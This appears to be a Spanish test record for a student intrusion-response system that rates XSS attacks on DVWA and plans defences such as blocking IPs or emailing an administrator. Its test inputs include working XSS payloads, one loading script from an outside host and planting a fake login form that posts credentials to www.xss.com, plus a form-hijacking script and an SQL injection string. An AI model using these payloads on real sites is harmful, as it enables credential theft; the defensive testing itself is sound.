Clases NO características	3	Tráfico sospechoso que no es A3: /dvwa/login.php?username=1' or '1' = 1'))/*&password;=foo	2	NO ES A3	NO ES A3

2. Gestor + Plug-in + Evaluador

Identificación:	Integración-GE-PLUGIN-EVALUADOR_(v.01)
Descripción	
Elemento: Detector (Pertenece al Gestor)	Categoría de Prueba: Integración
Enfoque de Prueba: Caja Negra	

Requerimiento a probar:

RF-02.03. El Gestor debe tener protocolo de comunicación establecido con el Repositorio de Plug-ins para recuperar la valoración correspondiente a los factores que apliquen a la Categoría de Riesgo respectiva.

RF-02.04. El Gestor debe tener protocolo de comunicación establecido con el Evaluador de Riesgos, para enviarle los parámetros indicados en el Requerimiento RF-02.03.

RF-02.05. El Gestor debe tener protocolo de comunicación establecido con el Evaluador de Riesgos, para recibir la calificación general del riesgo en forma cualitativa, de acuerdo con la escala definida por OWASP.

RF-02.05. El Gestor debe tener una comunicación establecido a través de SSH con el Módulo Ejecutor y el Módulo de Dispositivos de Seguridad, esto para poder saber disponibilidad de dispositivos a la hora de ejecutar una acción del plan generado.

Clases de Equivalencia Identificadas:

Condición	**Clases características**
Cargar factores del plug-in para enviar al Gestor y este a su vez al evaluador para que calcule la calificación del riesgo Factores de calificación del plug-in consistentes con la calificación recibida desde el evaluador	{ Ataque tipo A3 con Calificación de Factores para riesgo CRÍTICO} **1.1** { Ataque tipo A3 con Calificación de Factores para riesgo ALTO} **1.2** { Ataque tipo A3 con Calificación de Factores para riesgo MEDIO} **1.3** { Ataque tipo A3 con Calificación de Factores para riesgo BAJO} **1.4** { Ataque tipo A3 con Calificación de Factores para riesgo NOTA} **1.5**

Batería de Pruebas:

	Número Prueba	Descripción de la Entrada	Ejemplar de la Entrada (ver página siguiente)	Clases Cubiertas	Salida Esperada	Salida Obtenida
Clases características	1	Cadena de ataque cuya calificación de factores desde el plugin resulte en riesgo CRÍTICO	Ejemplar 1	1.1	CRITICO	CRITICO
	2	Cadena de ataque cuya calificación de factores desde el plugin resulte en riesgo ALTO	Ejemplar 2	1.2	ALTO	ALTO
	3	Cadena de ataque cuya calificación de factores desde el plugin resulte en riesgo MEDIO	Ejemplar 3	1.3	MEDIO	MEDIO
	4	Cadena de ataque cuya calificación de factores desde el plugin resulte en riesgo BAJO	Ejemplar 4	1.4	BAJO	BAJO
	5	Cadena de ataque cuya calificación de factores desde el plugin resulte en riesgo NOTA	Ejemplar 5	1.5	NOTA	NOTA

Lista de ejemplares usados:

Ejemplar 1:

/dvwa/vulnerabilities/xss_s/?name=%3Cscript%20src%3Dhttp%3A%2F%2Fhe7le.tk%3E%3C%2Fscript%3E%3Cstyle%3Ebody%7Bheight%3A100%25%3B%7D%23bP%7Bdisplay%3Anone%3Bposition%3Afixed%3B_position%3Aabsolute%3Bheight%3A100%25%3Bwidth%3A100%25%3Btop%3A0%3Bleft%3A0%3Bbackground%3A%23000%3Bborder%3A1px%20solid%20%23cecece%3Bz-index%3A1%3B%7D%23pC%7Bdisplay%3Anone%3Bposition%3Afixed%3B_position%3Aabsolute%3Bheight%3A384px%3Bwidth%3A408px%3Bbackground%3A%23FFF%3Bborder%3A2px%20solid%20%23cecece%3Bz-index%3A2%3Bpadding%3A12px%3Bfont-size%3A13px%3B%7D%23pC%20h1%7Btext-align%3Acenter%3Bcolor%3A%23000%3Bfont-size%3A22px%3Bfont-weight%3A700%3Bborder-bottom%3A1px%20dotted%20%23D3D3D3%3Bpadding-bottom%3A2px%3Bmargin-bottom%3A20px%3B%7D%23cI%7Bdisplay%3Ablock%3Bmargin-left%3Aauto%3Bmargin-right%3Aauto%7D%3C%2Fstyle%3E%3Cscript%3E%24%28document%29.ready%28function%28%29%7B%24%28%22%23bP%22%29.css%28%7B%22opacity%22%3A%20%220.7%22%7D%29%3B%24%28%22%23bP%22%29.fadeIn%28%22slow%22%29%3B%24%28%22%23pC%22%29.fadeIn%28%22slow%22%29%3Bvar%20wW%3Ddocument.documentElement.clientWidth%3Bvar%20wH%3Ddocument.documentElement.clientHeight%3Bvar%20pH%3D%24%28%22%23pC%22%29.height%28%29%3Bvar%20pW%3D%24%28%22%23pC%22%29.width%28%29%3B%24%28%22%23pC%22%29.css%28%7B%22position%22%3A%22absolute%22%2C%22top%22%3AwH%2F2-pH%2F2%2C%22left%22%3AwW%2F2-pW%2F2%7D%29%3B%24%28%22%23bP%22%29.css%28%7B%22height%22%3AwH%7D%29%3B%7D%29%3B%3C%2Fscript%3E%3Cdiv%20id%3DpC%3E%3Ch1%3ESign%20Up%3C%2Fh1%3E%3Cp%3E%3Cimg%20id%3DcI%20src%3D%20%2F%3E%3Cbr%2F%3EConect%3Cform%20method%3DPOST%20target%3Dwww.xss.com%2Fsave%2F%3EUser%3A%3Cinput%20type%3Dtext%20name%3Du%20%2F%3E%3Cbr%2F%3EPass%3A%3Cinput%20type%3Dpassword%20name%3Dp%20%2F%3E%3Cbr%2F%3E%3Cinput%20type%3Dsubmit%20value%3DLogin%20name%3Dl%20%2F%3E%3C%2Fp%3E%3C%2Fdiv%3E%3Cdiv%20id%3DbP%3E%3C%2Fdiv%3E

Tipo de IP: Internet

Ejemplar 2:

/dvwa/vulnerabilities/xss_s/?name=%3Cscript%20src%3Dhttp%3A%2F%2Fhe7le.tk%3E%3C%2Fscript%3E%3Cstyle%3Ebody%7Bheight%3A100%25%3B%7D%23bP%7Bdisplay%3Anone%3Bposition%3Afixed%3B_position%3Aabsolute%3Bheight%3A100%25%3Bwidth%3A100%25%3Btop%3A0%3Bleft%3A0%3Bbackground%3A%23000%3Bborder%3A1px%20solid%20%23cecece%3Bz-index%3A1%3B%7D%23pC%7Bdisplay%3Anone%3Bposition%3Afixed%3B_position%3Aabsolute%3Bheight%3A384px%3Bwidth%3A408px%3Bbackground%3A%23FFF%3Bborder%3A2px%20solid%20%23cecece%3Bz-index%3A2%3Bpadding%3A12px%3Bfont-size%3A13px%3B%7D%23pC%20h1%7Btext-align%3Acenter%3Bcolor%3A%23000%3Bfont-size%3A22px%3Bfont-weight%3A700%3Bborder-bottom%3A1px%20dotted%20%23D3D3D3%3Bpadding-bottom%3A2px%3Bmargin-bottom%3A20px%3B%7D%23cI%7Bdisplay%3Ablock%3Bmargin-left%3Aauto%3Bmargin-right%3Aauto%7D%3C%2Fstyle%3E%3Cscript%3E%24%28document%29.ready%28function%28%29%7B%24%28%22%23bP%22%29.css%28%7B%22opacity%22%3A%20%220.7%22%7D%29%3B%24%28%22%23bP%22%29.fadeIn%28%22slow%22%29%3B%24%28%22%23pC%22%29.fadeIn%28%22slow%22%29%3Bvar%20wW%3Ddocument.documentElement.clientWidth%3Bvar%20wH%3Ddocument.documentElement.clientHeight%3Bvar%20pH%3D%24%28%22%23pC%22%29.height%28%29%3Bvar%20pW%3D%24%28%22%23pC%22%29.width%28%29%3B%24%28%22%23pC%22%29.css%28%7B%22position%22%3A%22absolute%22%2C%22top%22%3AwH%2F2-pH%2F2%2C%22left%22%3AwW%2F2-pW%2F2%7D%29%3B%24%28%22%23bP%22%29.css%28%7B%22height%22%3AwH%7D%29%3B%7D%29%3B%3C%2Fscript%3E%3Cdiv%20id%3DpC%3E%3Ch1%3ESign%20Up%3C%2Fh1%3E%3Cp%3E%3Cimg%20id%3DcI%20src%3D%20%2F%3E%3Cbr%2F%3EConect%3Cform%20method%3DPOST%20target%3Dwww.xss.com%2Fsave%2F%3EUser%3A%3Cinput%20type%3Dtext%20name%3Du%20%2F%3E%3Cbr%2F%3EPass%3A%3Cinput%20type%3Dpassword%20name%3Dp%20%2F%3E%3Cbr%2F%3E%3Cinput%20type%3Dsubmit%20value%3DLogin%20name%3Dl%20%2F%3E%3C%2Fp%3E%3C%2Fdiv%3E%3Cdiv%20id%3DbP%3E%3C%2Fdiv%3E

Tipo de IP: Usuarios

Ejemplar 3:

/dvwa/vulnerabilities/xss_r/?name=<script>var f=document.forms;var i=f.length-1;do{f[i].\u0061ction="www.xss.com";f[i].onsubmit=null;}while(--i);</script>

Tipo de IP: Usuarios

Ejemplar 4:

URL: /dvwa/vulnerabilities/xss_r/?name=<script>alert(10)</script>

Tipo de IP: Administrador

Ejemplar 5:

URL: /dvwa/vulnerabilities/xss_r/?name=alert(1)

Tipo de IP: Administrador

---------- FIN DEL DOCUMENTO

REGISTRO DE PRUEBAS UNITARIAS

1. Gestor.
1.1. Módulo generador de planes

Identificación:	GE - MGP - PU – 01 (v.01)
Descripción	
Elemento: Generador de planes (pertenece al Gestor)	Categoría de Prueba: Unitaria
Enfoque de Prueba: Caja Negra	

Requerimiento a probar: **RF-01.01.** El GESTOR debe contener los siguientes elementos:

Un módulo de PLANEACIÓN contra el ataque, llamado GENERADOR DE PLANES.
Infiere acciones de respuesta basadas en el dominio de planificación para suministrarlas al ejecutor de planes. Ese listado de acciones debe configurarse en el dominio de planificación.

Clases de Equivalencia Identificadas:

Condición	**Clases características**
Elaboración de Planes	{ Plan para responder ataque con calificación de riesgo CRITICO Y (HABILITADO (Firewall)) } **1.1**
	{ Plan para responder ataque con calificación de riesgo CRITICO Y (HABILITADO (Sms)) } **1.2**
	{ Plan para responder ataque con calificación de riesgo ALTO Y (HABILITADO (Firewall)) } **1.3**
	{ Plan para responder ataque con calificación de riesgo ALTO Y (HABILITADO (Sms)) } **1.4**
	{ Plan para responder ataque con calificación de riesgo MEDIO Y (HABILITADO (Firewall)) } **1.5**
	{ Plan para responder ataque con calificación de riesgo MEDIO Y (HABILITADO (Email)) }**1.6**
	{ No plan para responder ataque con calificación de riesgo BAJO o riesgo NOTA }**1.7**

Batería de Pruebas:

	Número Prueba	Descripción de la Entrada	Ejemplar de la Entrada	Clases Cubiertas	Salida Esperada (ver convenciones en la página siguiente)	Salida Obtenida	Tiempo de búsqueda
Clases características	1	ataque con calificación CRITICO Y (HABILITADO (Firewall)) }	Riesgo: CRÍTICO Firewall: Habilitado SMS: Inhabilitado IDS: Inhabilitado Email: Habilitado	**1.1**	Plan contra ataque de nivel CRITICO, con la acción de BLOQUEAR	Plan Generado: Plan contra ataque de nivel CRITICO, con la acción de BLOQUEAR	1.2s
	2	ataque con calificación ALTO Y (HABILITADO (Firewall)) }	Riesgo: ALTO Firewall: Habilitado SMS: Inhabilitado IDS: Inhabilitado Email: Habilitado	**1.3**	Plan contra ataque de nivel ALTO, con la acción de BLOQUEAR	Plan Generado: Plan contra ataque de nivel CRITICO, con la acción de BLOQUEAR	1.2s
	3	ataque con calificación MEDIO Y (HABILITADO (Firewall)) (HABLITADO (email)) }	Riesgo: MEDIO Firewall: Habilitado SMS: Inhabilitado IDS: Inhabilitado Email: Habilitado	**1.5 y 1.6**	Plan contra ataque de nivel MEDIO, con la acción de REDIRECCIONAR y la acción de ENVIAR CORREO	Plan Generado: Plan contra ataque de nivel MEDIO, con la acción de REDIRECCIONAR y la acción de ENVIAR CORREO	1.3s
	4	ataque con calificación BAJO	Riesgo: BAJO Firewall: Habilitado SMS: Inhabilitado IDS: Inhabilitado Email: Habilitado	**1.7**	No debe generar ningún plan	Plan generado: NO GENERÓ PLAN	0.09s
	5	ataque con calificación NOTA	Riesgo: NOTA Firewall: Habilitado SMS: Inhabilitado IDS: Inhabilitado Email: Habilitado	**1.7**	No debe generar ningún plan	Plan generado: NO GENERÓ PLAN	0.09s

Planes (Grupos de acciones)

Plan contra riesgo CRÍTICO y Firewall HABILITADO: Bloquear IP

Plan contra riesgo ALTO y Firewall HABILITADO: Bloquear IP

Plan contra riesgo MEDIO, Firewall HABILITADO y Email HABILITADO: Enviar Email y Bloquear IP

Plan contra riesgo BAJO, Firewall HABILITADO y Email HABILITADO: No generó plan

Plan contra riesgo NOTA, Firewall HABILITADO y Email HABILITADO: No generó plan

2. Ejecutor de planes

Identificación:	EP - PU – 01 **(v.01)**
Descripción	
Elemento: Ejecutor de planes	Categoría de Prueba: Unitaria
Enfoque de Prueba: Caja Negra	

Requerimiento *a probar:*
RF-06.03. De acuerdo con el nivel de riesgo, y el plan enviado por el Generador de planes, el Ejecutor de planes debe establecer una comunicación segura con el módulo del cliente SSH, y con el módulo de dispositivos de seguridad para la ejecución de cada una de las acciones que corresponden al plan generado, dentro de las cuales encontramos enviar un correo electrónico al Administrador y usuarios autorizados indicando el tipo de ataque, el origen del ataque y la acción ejecutada, y las acciones de bloquear, redireccionar, desbloquear.

• INDICADOR: ejecución (verificar si se ejecutó o no).
• Y debe comunicarse con el Módulo de cliente SSH para verificar las acciones ejecutadas y no ejecutadas según el plan enviado.

Clases de Equivalencia Identificadas:
NR : Nivel de Riesgo
Admin: controldeseguridad2017@gmail.com

Condición	**Clases características**
Resultado de la comparación	{ (Acción = "BLOQUEAR", [Parámetros="IP"] Y Nombre dispositivo="Firewall") } 1.1 { (Acción = "ENVÍAR CORREO", [Parámetros="TIPO DE ATAQUE, NIVEL DE RIESGO, NOMBRE DE LA APLICACIÓN y PLAN"] Y Nombre dispositivo="Email") } 1.2 { (Acción = "DESBLOQUEAR", [Parámetros="IP"] Y Nombre dispositivo="Firewall") } 1.3

Batería de Pruebas:

	Número Prueba	Ejemplar de la Entrada	Clases Cubiertas	Salida Esperada	Salida Obtenida
Clases características	1	**Acción** = BLOQUEAR **Parámetros** = [{"192.168.121.27"}] **Nombre dispositivo** = "Firewall"	1.1	Se bloquea la dirección IP 192.168.121.27 por un lapso de tiempo indefinido	Se bloqueó la dirección IP 192.168.121.27 por un lapso de tiempo indefinido
	2	**Acción** = ENVIAR CORREO **Parámetros**= [{"XSS", "MEDIO", "DVWA" y "Enviar correo"}] **Nombre dispositivo** = "Email"	1.2	Se envía correo al Administrador indicando el ataque, el nivel del riesgo, el nombre de la aplicación y las acciones	Se envió correo al Administrador indicando el ataque, el nivel del riesgo, el nombre de la aplicación y las acciones
	3	**Acción** = DESBLOQUEAR **Parámetros**= [{"192.168.121.27"}] **Nombre dispositivo** = "Firewall"	1.3	Se desbloquea la dirección IP 192.168.121.27	Se desbloqueó la dirección IP 192.168.121.27

---------- FIN DEL DOCUMENTO